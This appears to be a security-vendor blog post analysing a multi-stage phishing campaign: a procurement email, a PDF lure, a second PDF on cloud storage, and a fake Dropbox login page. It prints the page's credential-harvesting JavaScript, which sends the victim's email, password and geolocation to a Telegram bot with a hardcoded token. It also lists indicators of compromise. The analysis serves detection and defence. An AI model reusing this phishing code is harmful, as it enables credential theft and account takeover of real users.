

Dropbox PDF Phishing Abuse of Trusted Cloud Storage

 forcepoint.com/blog/x-labs/dropbox-pdf-phishing-cloud-storage

February 2, 2026



Hassan Faizan

Recently, the X-Labs team has detected a phishing campaign that utilizes a multi-stage approach to evade email and content scanning by exploiting trusted platforms, a harmless file format and layered redirection.

The attack itself begins with a phishing email containing a PDF attachment. The malicious chain relies on seemingly legitimate cloud infrastructure, such as Vercel Blob storage, to host a PDF that ultimately redirects victims to a Dropbox-impersonation page designed to harvest credentials.

Attack Chain Summary:

 Initial Access ->  Lure PDF Attachment ->  PDF on Trusted Cloud Storage ->  Fake Dropbox Login Page ->  Credential Theft ->  C2 / Exfiltration (Telegram)

Initial Access Through Procurement-Themed Email

The victim receives a professional-sounding business email (See Figure 1 below) that appears to be part of a normal procurement/tender process. The message asks the recipient to review an attached request order and to sign in using their business email credentials. This type of wording is commonly used in tender or procurement fraud, where urgency and legitimacy are deliberately created to encourage quick action.

Notably, the email body itself contains no malicious links. Instead, this attack relies on a PDF attachment as the primary delivery mechanism. Emails like this are particularly effective because they often pass standard email authentication checks such as SPF, DKIM and DMARC. The minimal and business-like content helps avoid keyword-based detection, making the message look and feel more like a routine operational request. The sender address is likely spoofed or associated with a compromised account.




Fig. 1 - Phishing email delivery

PDF Attachment Techniques that Evade Link Detection

An analysis of the PDF's characteristics shows that it uses /FlateDecode-compressed streams and /AcroForm objects. This is noteworthy because AcroForms are commonly abused to embed interactive or clickable elements while minimizing visible content.

Strictly Private & Confidential

Kindly assist with the Quotation of the following specification.

A PDF viewer is required to view the attachment(s). If you don't have a PDF viewer installed, you can download it on the Adobe website.

[View specification online Here:](#)

This message and any accompanying attachment(s) may contain confidential and copyrighted information. If you are not the addressee(s) indicated in this message or responsible for delivery of the message to the addressee(s), do not copy or deliver this message or the attachments to any other person including the intended recipient.

Fig. 2 - Contents of the lure PDF

Trusted Cloud Storage as a Staging Layer

We also observed a clickable element by hovering over the Text “View specification online Here:”. It embeds with a Cloud-Hosted link - `hxxps[://]nte2srryro7jecki[.]public[.]blob[.]vercel-storage[.]com/ProductLists[.]pdf` that directs the victim to view a PDF hosted on legitimate cloud infrastructure i.e `public.blob[.]vercel-storage[.]com`, exploiting implicit trust in well-known platforms. Figure 3 shows the PDF hosted on cloud infrastructure.




Fig. 3 - Staging PDF

Dropbox Impersonation Drives Credential Entry

The cloud hosted document redirects to a newly registered fraudulent website i.e “hxxps[[:]tovz[.]life/bid-doc2026[.]php/?ai=xd”, impersonating Dropbox, presenting a familiar login interface to deceive the user. Hackers increasingly leverage known brands and services to appear legitimate. The domain tovx[.]life has no affiliation with Dropbox. The victim is then prompted to login with the credentials. In this campaign, attackers attempt to convince victims that

access is required to view documents. Figure below shows Fake login page that impersonates Dropbox.




Fig. 4 - Social engineering attack

Stolen Credentials Sent to Telegram Infrastructure

The credentials entered by the victim are then captured and transmitted to the attacker, enabling account takeover and potential lateral movement. Looking at the content of the fake page, we observe a JavaScript with following functionalities.

Form handling & Validation

It retrieves email and password input fields (#email, #password) and login form. Fig 5 shows the routine

```
const loginForm = document.getElementById('loginForm');  
  
const emailInput = document.getElementById('email');  
const passwordInput = document.getElementById('password');
```

Fig. 5 -Email & password retrieval routine

It includes validation functions for email (using a basic regex) and password (checking for a minimum length of 0 characters, which effectively means it allows any password)

Data Collection

It attempts to extract an email address from the URL query parameters. Upon form submission, it gathers the entered email and password.

From there, it fetches the user's IP address and geo-location details (city, region, country, ISP) using external APIs (<https://api64.ipify.org> and <https://ipapi.co>). Figure 6 shows the routine:

```
// Function to validate email
function validateEmail(email) {
  const emailRegex = /^[^\s@]+@[^\s@]+\.[^\s@]+$/; // Basic email regex
  return emailRegex.test(email);
}

// Function to validate password
function validatePassword(password) {
  return password.length >= 0; // Minimum 0 characters
}

// Function to get the email from the URL
function getEmailFromURL() {
  const urlParams = new URLSearchParams(window.location.search);
  return urlParams.get('email'); // Get the 'email' parameter from the URL
}

// Function to fetch user IP details (Updated with geo-location)
async function getUserIPDetails() {
  try {
    const response = await fetch("https://api64.ipify.org?format=json");
    const data = await response.json();
    const ip = data.ip;

    // Fetch additional details using another free API
    const geoResponse = await fetch(`https://ipapi.co/${ip}/json/`);
    const geoData = await geoResponse.json();

    return {
      ip,
      city: geoData.city || "Unknown",
      region: geoData.region || "Unknown",
      country: geoData.country_name || "Unknown",
      isp: geoData.org || "Unknown"
    };
  } catch (error) {
    console.error('Error fetching IP details:', error);
    return {
      ip: "N/A",
    };
  }
}
```

Fig. 6 - Data collection

Data Transmission (Telegram Integration)

To transmit the information, It constructs a message containing the collected form data (email, password) and user/system details (IP, geo-location, date, time, device).

It then sends this data to a Telegram bot using a hardcoded bot token and chat ID. This means that any data entered the login form will be sent to a specific Telegram channel. Figure 7 shows the routine in more detail:

```
// Function to send data to Telegram bot
async function sendToTelegram(data) {
  const BOT_TOKEN = "6141034733:AAH-FLm9XyFjiV6F7jq6UHBXcVZTq7rZbP0"; // Replace with your bot token
  const CHAT_ID = "6067726109"; // Replace with your chat ID

  const message = `=" Dropbox Logz ="

  =E Form Data:
  Email: ${data.email}
  Password: ${data.password}\n
  <
  User Details:
  IP: ${data.ip}
  City: ${data.city}
  Region: ${data.region}
  Country: ${data.country}
  ISP: ${data.isp}
  Date: ${data.date}
  Time: ${data.time}
  Device: ${data.device}`;

  const url = `https://api.telegram.org/bot${BOT_TOKEN}/sendMessage`;
  const params = {
    chat_id: CHAT_ID,
    text: message,
    parse_mode: "Markdown"
  };

  try {
    const response = await fetch(url, {
      method: 'POST',
```

Fig. 7 - Data transmission

Simulated Login Process

After sending data to Telegram, it simulates a login process using a 5-second delay. It currently has "loginSuccess" hardcoded to False, meaning it will always display an "Invalid email or password" error message after the delay, regardless of the input. See this routine below:

```

// Send data to Telegram
await sendToTelegram(data);

// Simulate a login process (replace with actual login logic)
setTimeout(async () => {
  // Simulate a failed login
  const loginSuccess = false; // Replace with actual login logic

  if (!loginSuccess) {
    // Hide spinner and show error message
    loadingSpinner.style.display = 'none';
    errorMessage.textContent = 'Invalid email or password. Please try again.';
    errorMessage.style.display = 'block';
  } else {
    // Handle successful login
    loadingSpinner.style.display = 'none';
    alert('Login successful!');
    modal.style.display = 'none';
  }
}, 5000); // Simulate a 5-second delay

```

Fig. 8 - Simulated Dropbox login process

Overall, the script is designed to capture user credentials (email and password) along with user system and location information to transmit it to a Telegram bot, while presenting a fake login failure message to the user.

Why This Multi-Stage PDF Chain Works

This attack began with an initial access through a routine business email. The email contained a PDF attachment used as a lure, a file type that is widely trusted and commonly exchanged in everyday business.

Once opened, the PDF did not deliver malware. Instead, it directs the user to a second PDF hosted on a trusted cloud service. This step was critical. By using legitimate cloud infrastructure, the attackers reduce suspicion, bypassing many automated security checks that rely on reputation and known-bad indicators in the process.

The cloud-hosted document then redirects victims to a fake Dropbox login page. Because Dropbox is a familiar and trusted brand, the request for credentials appeared reasonable to the unsuspecting users. It's here that the campaign moves from deception to impact.

Once the victim enters login details, credentials get harvested. These stolen credentials are then exfiltrated to attacker-controlled command-and-control infrastructure, enabling further misuse such as account takeover, internal access or additional follow-on fraud.

Protection Statement

Forcepoint customers are protected against this threat at the following stages of attack:

- **Lure** – Email delivered with a weaponized PDF. It is added to our malicious hash database. Email is blocked.
- **Dropper** – PDF dropper categorized. PDF is added to our malicious hash database.
- **Redirection** – URL to fake Dropbox login page categorized.
- **Call Home** – C2 categorized.

IOC

Subject	e-Tender (Operating Unit - Standard P.O requires your acceptance)
Lure PDF Attachment	Name: 2026_PO_I0I_Jan_25_LGXZ.pdf Sha1: 56ba0c54f9f02c182a46461dc448868fc663901c
Seconday PDF	Name: ProductLists.pdf Sha1: 88e542b163d1de6dedbbc85b1035a2b2d3b88bb8
Dropper	hxxps[:]//]nte2srryro7jecki[.]public[.]blob[.]vercel-storage[.]com/ProductLists[.]pdf
Redirected URL	hxxps[:]//]tovz[.]life/bid-doc2026[.]php/?ai=xd
C2	hxxps[:]//]api[.]telegram[.]org/bot6141034733:AAH-FLm9XyFjiV6F7jq6UHBXcVZTq7rZbP0/sendMessage



Hassan Faizan

Syed Hassan Faizan serves as a Senior Security Researcher on the Forcepoint X-Labs Research Team. He devotes his time in researching cyber-attacks that targets the web and email, particularly focusing on URL analysis, email security and malware campaign investigation. He is passionate about analysing cyber threats aimed at windows systems.

[Read more articles by Hassan Faizan](#)

In the Article




Future Insights 2026

X-Labs

Get insight, analysis & news straight to your inbox

Country Picklist*

By submitting this form, you agree to our [terms](#) and to receiving communications from Forcepoint, you acknowledge our [privacy policy](#) and you consent to the processing of your data. You can [unsubscribe](#) at any time.





Cybersecurity
